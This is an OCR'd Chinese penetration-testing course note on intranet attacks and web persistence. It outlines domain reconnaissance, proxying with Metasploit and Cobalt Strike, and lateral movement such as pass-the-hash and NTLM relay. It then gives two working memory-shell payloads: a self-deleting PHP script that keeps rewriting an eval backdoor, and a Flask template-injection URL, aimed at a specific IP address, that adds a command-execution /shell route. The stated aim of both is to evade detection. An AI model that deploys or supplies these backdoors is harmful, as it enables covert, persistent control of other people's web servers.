
内网安全-Web 权限维持&各语言内存马&Servlet-api 类&Spring 类&Agent 类


内网安全-小迪安全
基本认知
0、域产生原因
1、内网域的区别
2、如何判断在域内
3、域内常见信息收集
4、域内自动化工具收集
① 信息收集
网络环境
域环境
工作组/局域网
机器角色
个人PC
文件服务器
邮件服务器
网站服务器等
角色功能
任务
端口
密码/口令
安全漏洞
服务配置等
自动化工具
Adfind
BloodHound
CS插件
OLa
Ladon
TaoWu
LSTAR
梳理流程
定位域控
明确移动
取得权限
② 代理技术
工具系统
Linux
ProxyChains
Windows
Proxifier
SocksCap
节点协议
Socks4/4a
Socks5
解决方向
网络通讯
控制上线
工具
CS
MSF
连接
正向
bind_tcp
反向
reverse_tcp
操作流程
添加路由
MSF
run autoroute -p
run post/multi/manage/autoroute
CS
不需要添加
创建节点
MSF
use auxiliary/server/socks_proxy
CS
图形化：代理转发-Socks代理
图像话：代理转发-转发上线
软件连接节点
在软件服务器进行后续
防火墙
规则
入站
出站
对象
域环境
专用
公网
设置
程序
端口
预定义
自定义
FRP

#知识点：

1、权限维持-Web-内存马

2、PHP&Java&Python&其他等

权限维持知识点：

系统：Win&Linux

层面：单机版&域环境&WEB

与 NLTM 认证相关的安全问题主要有 Pass The Hash、利用 NTLM 进行信息收集、Net-NTLM Hash 破解、NTLM Relay 几种。PTH 前期已经了，运用 mimikatz、impacket 工具包的一些脚本、CS 等等都可以利用，NTLM Relay 又包括（relay to smb,ldap,ews）

-连接方向：正向&反向（基础课程有讲过）

-内网穿透：解决网络控制上线&网络通讯问题

-隧道技术：解决不出网协议上线的问题（利用出网协议进行封装出网）

-代理技术：解决网络通讯不通的问题（利用跳板机建立节点后续操作）

#代理隧道系列点：

1、判断什么时候用代理

2、判断什么时候用隧道

3、判断出网和不出网协议

4、如何使用代理建立节点并连接

5、如何使用隧道技术封装协议上线

6、判断哪些代理或隧道情况选择放弃

#横向移动系列点：

系统点：

windows->windows

windows->Linux


linux->windows

linux->linux

详细点：

IPC，WMI，SMB，PTH，PTK，PTT，SPN，WinRM，WinRS，RDP,Plink，DCOM，SSH；Exchange，LLMNR 投毒，NTLM-Relay,Kerberos_TGS，GPO&DACL，域控提权漏洞，约束委派，数据库攻防，系统补丁下发执行，EDR 定向下发执行等。

#PTH 在内网渗透中是一种很经典的攻击方式，原理就是攻击者可以直接通过 LM Hash 和 NTLM Hash 访问远程主机或服务，而不用提供明文密码。



演示案例：

- 权限维持-Web-内存马-PHP
- 权限维持-Web-内存马-JAVA
- 权限维持-Web-内存马-Python

Webshell 内存马，是在内存中写入恶意后门和木马并执行，达到远程控制 Web 服务器的一类内存马，其瞄准了企业的对外窗口：网站、应用。但传统的 Webshell 都是基于文件类型的，黑客可以利用上传工具或网站漏洞植入木马，区别在于 Webshell 内存马是无文件马，利用中间件的进程执行某些恶意代码，不会有文件落地，给检测带来巨大难度。

内存 webshell 相比于常规 webshell 更容易躲避传统安全监测设备的检测，通常被用来做持久化，规避检测，持续驻留目标服务器。无文件攻击、内存 Webshell、进程注入等基于内存的攻击手段也受到了大多数攻击者青睐。

#PHP 内存马：

set_time_limit()函数：设置允许脚本运行的时间，单位为秒（如果设置该运行时间，sleep()函数在执行程序时的持续时间将会被忽略掉）

ignore_user_abort()函数：函数设置与客户机断开是否会终止脚本的执行（如果设置为 True，则忽略与用户的断开）

unlink(FILE)函数：删除文件（防止文件落地被检测工具查杀）

file_put_contents 函数：将一个字符串写入该文件中

usleep 函数：延迟执行当前脚本数微秒，即条件竞争

```
<?php
ignore_user_abort(true);
set_time_limit(0);
@unlink(__FILE__);
$file = '.HH.php';
$code = '<?php @eval($_POST[\'c\']); ?>';
while (1){
    file_put_contents($file,$code);
    usleep(5000);
}
?>
```

#Python 内存马：

```
http://47.94.236.117:5000/test?param={{url_for.__globals__[%27__builtins__%27][%27eval%27](%22app.add_url_rule(%27/shell%27,%20%27shell%27,%20lambda%20:__import__(%27os%27).popen(_request_ctx_stack.top.request.args.get(%27cmd%27,%20%27whoami%27)).read())%22,{%27_request_ctx_stack%27:url_for.__globals__[%27_request_ctx_stack%27],%27app%27:url_for.__globals__[%27current_app%27]})}}
http://47.94.236.117:5000/shell?cmd=ls
```

https://xz.aliyun.com/t/10933

涉及资源:

补充：涉及录像课件资源软件包资料等下载地址